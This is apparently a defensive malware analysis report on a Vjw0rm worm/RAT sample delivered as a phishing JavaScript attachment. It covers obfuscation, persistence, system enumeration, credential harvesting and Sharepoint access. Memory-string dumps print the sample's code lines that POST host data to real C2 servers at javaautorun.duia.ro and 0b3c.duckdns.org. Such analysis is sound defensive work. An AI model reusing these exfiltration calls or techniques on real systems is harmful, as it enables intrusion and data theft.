Worm.RAT//Vjw0rm

Oct 1st, 2022. Written and Analyzed by Av4x

Twitter:

JavaScript is not available.

https://twitter.com/av4xor

Email:

av4x@av4x.su

Table of Contents:

SHA256 Hash	085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186edcbb
Language	Javascript
Architecture	
File type	.js
OS	Windows
File size	48kb
Original File Name	Order Confirmation_OV220001820_29 0922.js

Executive Summary:


Vjw0rm is a Worm/RAT hybrid which infects a host system either by email phishing or by secondary infection from another compromised system. This virus seeks to gather as much information as possible about a system and it's users (including login credentials), relay them back to the attacker's servers, and then further spread itself through a system. Vjw0rm is unique in that it can also spread itself into USB drives, which are still an unsuspecting method of attack to most users.

Once this sample of Vjw0rm had infected the machine, it drops another file and starts to collection information about the host system and its external drives and would relay them back to the attacker via a HTTP POST request that would have the user information stored within the User-Agent of said request. A screenshot of this can be seen in Figures E.3 and E.4.

This sample also had the ability to access Microsoft Sharepoint by using previously harvested credentials and accessing credentials of the Domain Account on the system. This proves especially dangerous for corporate users as 85% of Fortune 500 companies utilize Sharepoint for file sharing. Proof of it's attempting access can be seen in Figure E.11.

Finally, Vjw0rm spreads itself within the infected system by adding itself to the list of Startup programs and copying itself into the users \AppData\Roaming directory.

High-Level Technical Summary



Vjw0rm is a publically available worm-RAT hybrid that first appeared in 2016. It was created by v_B01 (aka Sliemerez), an Arabic-speaking developer and is publically available with many different mutations. Though this is a fairly old virus at this point, this specific sample was obfuscated via FUDCRYPT which has recently given new life to many older malware samples and proved an effective way to bypass AV detection. (More can be read about FUDCRYPT here: https://blog.angelalonso.es/2019/01/fudcrypt-service-to-crypt-java-rat.html).

This sample was primarily obfuscated via base64 and it was necessary to remove the character combination *%#* to retrieve any readable text (*Figure S.1)*. Though some

characters still remained obfuscated, most of the strings and evidence of how this binary acts was retrieved through grabbing memory strings via Process Hacker.

Figure S.1

This sample specifically was most likely sent via spearphishing due to the original file name being “Order Confirmation_OV220001820_29 0922.js” and was intended to target a business. This is also evident in the fact that this binary attempts to access Sharepoint which is a program commonly used by businesses.

Once the host system is infected and the file has been executed, Vjw0rm drops another .js file (mlrgZfWIwh.js) and copies itself to multiple locations within the system. Those being:

\Users\User\AppData\Roaming

\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

It would most likely also spread itself to any attached external devices such as USB's, but none were present on the testing system.

From here, it begins to enumerate the system by collecting system information in regards to AV services, credentials, location, language, external drives, and programs running. It then attempts to connect to the C2 and sends the most relevant information (ID, Username, Microsoft Defender (False/True)) within the User-Agent of those requests. After this, it attempts to access Microsoft Sharepoint and presumably spread itself further. After this, Vjw0rm runs itself in a cycle of collecting information and then attempting to connect back to the C2.

Strings:

“antivirusproductcreateinstanceenum”

“javaautorun.duia.ro”

“* UPGRADED by FUDCRYPT”

“DaysToRetainCleanedMalware”

“EnumNetworkDrivesWWW”

“ISWbemServicesEx.ExecQuery(”select * from antivirusproduct”, “wql”, “0”);”

“X.open('POST','http://javaautorun.duia.ro:5465/' + C, false);”

“0x28f0d68 (274): IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");”

Initial Detonation:

This test was run with INetSim acting in replacement of a real internet connection.

Upon detonation, Vjw0rm doesn't have any obvious indicators of it being run for a normal user. The real only sign of the process running is that it will show up in task manager as wscript.exe (a valid windows process) which it's utilizing to execute it's obfuscated javascript.




Figure E.1

In the background, this file is replicating itself and unloading a new file (”mlrgZfWIwh.js”) in the \Users\User\AppData\Roaming directory. This new .js file is then executed also, resulting in three wscript.exe processes running in task manager (*Figure E.1 - E.2*).




Figure E.2

These processes are making calls to their host (javaautorun.duia.ro:5465, *Figure E.2*) and grabbing info about the host system to relay back to the C2. Some of this info, such as the host OS and whether or not Windows Defender is activated are put into the User-Agent of the C2 request(*Figure E.3*). This User-Agent also has what I believe to be a unique ID for the host system.

```
wscriptranked.txt - Notepad
File  Edit  Format  View  Help
0x3601388 (80): ls*http://msdl.microsoft.com/download/sy
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
0x28f1b30 (274): IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
0x28f21d8 (274): IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
0x28f2880 (274): IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
0x28f1488 (274): IServerXMLHTTPRequest2.open("POST", "http://javaautorun.duia.ro:5465/Vre", "false");
0x2913464 (64): http://javaautorun.duia.ro:5465/
X.open('POST','http://javaautorun.duia.ro:5465/' + C, false);
X.open('POST','http://javaautorun.duia.ro:5465/' + C, false);
X.open('POST','http://javaautorun.duia.ro:5465/' + C, false);
0x3620400 (70): http://javaautorun.duia.ro:5465/Vre
0x34bfb30 (70): http://javaautorun.duia.ro:5465/Vre
0x342ea60 (35): http://javaautorun.duia.ro:5465/Vre
0x342e4c0 (35): http://javaautorun.duia.ro:5465/Vre
0x345d548 (70): http://javaautorun.duia.ro:5465/Vre
0x346a2b0 (70): http://javaautorun.duia.ro:5465/Vre
0x34bf810 (70): http://javaautorun.duia.ro:5465/Vre
0x342e130 (35): http://javaautorun.duia.ro:5465/Vre
```

Figure E.3

```
wscriptranked.txt - Notepad
File  Edit  Format  View  Help
0x340026e (118): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x474517 (59): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x345b696 (118): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x4ec950 (59): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
sh.run("wscript.exe //B \"" + fu + "\"");
sh.run("wscript.exe //B \"" + fu + "\"");
0x34ee445 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34efba5 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34ef105 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34558d1 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
sh.run("wscript.exe //B \"" + s2 + "\"",6);
sh.run("wscript.exe //B \"" + s2 + "\"",6);
0x4dddc0 (21): SystemRoot=C:\Windows
0x3439764 (96): CommonProgramFiles=C:\Program Files\Common Files
0x345b634 (96): CommonProgramFiles=C:\Program Files\Common Files
0x340020c (96): CommonProgramFiles=C:\Program Files\Common Files
0x36292d4 (96): CommonProgramFiles=C:\Program Files\Common Files
0x343a590 (42): SystemRoot=C:\Windows
0x474ba3 (21): SystemRoot=C:\Windows
0x364385b (99): User-Agent9/21_120F8A57\DESKTOP-SGA696M\Av4x\Microsoft Windows 10 Home\Windows Defender\\YES\FALSE\
0x345c460 (42): SystemRoot=C:\Windows
0x4c2220 (48): CommonProgramFiles=C:\Program Files\Common Files
0x4e47f0 (48): CommonProgramFiles=C:\Program Files\Common Files
0x4744e6 (48): CommonProgramFiles=C:\Program Files\Common Files
0x343983e (96): CommonProgramW6432=C:\Program Files\Common Files
0x34002e6 (96): CommonProgramW6432=C:\Program Files\Common Files
0x36293ae (96): CommonProgramW6432=C:\Program Files\Common Files
0x345b70e (96): CommonProgramW6432=C:\Program Files\Common Files
0x4c2260 (48): CommonProgramW6432=C:\Program Files\Common Files
0x3446858 (42): SystemRoot=C:\Windows
0x3401038 (42): SystemRoot=C:\Windows
0x3430610 (42): SystemRoot=C:\Windows
```

Figure E.4

The binary continues to execute itself in a cycle enumerating the system and gaining information. It attempts to look for external devices most likely to copy itself and later on infect more hosts via USB drives.





Figure E.5

Vjw0rm also adds itself as a startup program and adds itself to the user registry under the name “Vjw0rm”.





Settings
Startup
Apps can be configured to start when you log in. In most cases apps will start minimized or may only start a background task.
Sort by: Name
085914ae6981487ee2ad184426717a...
Off
Not measured
Java Update Scheduler
Oracle Corporation
Off
Medium impact
Microsoft OneDrive
Microsoft Corporation
On
High impact
Microsoft ® Windows Based Script...
Microsoft Corporation
Off
Medium impact
Spotify
Spotify AB
Off
No impact
Windows Security notification icon
Microsoft Corporation
On
Low impact
mrlgZfWIwh.js
On
Not measured
Get help

Figure E.6 & E.7




Figure E.8

During this process, the second .js file, mlrgZfWIwh.js, is dropped which then attempts to make contact with a second C2 and seems to also open Microsoft Sharepoint and attempt to login (Figure E.11).

Microsoft sharepoint is similar to OneDrive in that it allows users to upload and share files into the cloud. It's usage has become more prevalent with businesses as well as more and more move into the cloud for their data storage. Due to this, threat actors have begun to use these two services for phishing more frequently since they are legitimate Microsoft services that seem less much suspect than a random URL or an .exe attached directly in an email.

The attempted access into Microsoft Sharepoint is done via the binary utilizing harvested credentials found on the system and by using the Default Access Account which on AD systems shares the same credentials with the Domain Account. In this case, there was no AD on the testing system so it seems that Vjw0rm ignored attempting to log-in via this method.

For connection to the secondary C2, Vjw0rm uses a different User-Agent which also names itself WSHRat (Figure E.9).

```
File  Edit  Format  View  Help
0x2df1e4a (174): _NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\symbols*http://msdl.microsoft.com/download/symbols
0x2e49b7e (106): C:\symbols*http://msdl.microsoft.com/download/symbols
0x5f2450 (56): ll*C:\symbols*http://msdl.microsoft.com/download/symbols
0x2e49af2 (136): srv*symsrv.dll*C:\symbols*http://msdl.microsoft.com/download/symbols
0x28d0f94 (2592): IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
0x28d052c (570): IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
0x28d19bc (1404): IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
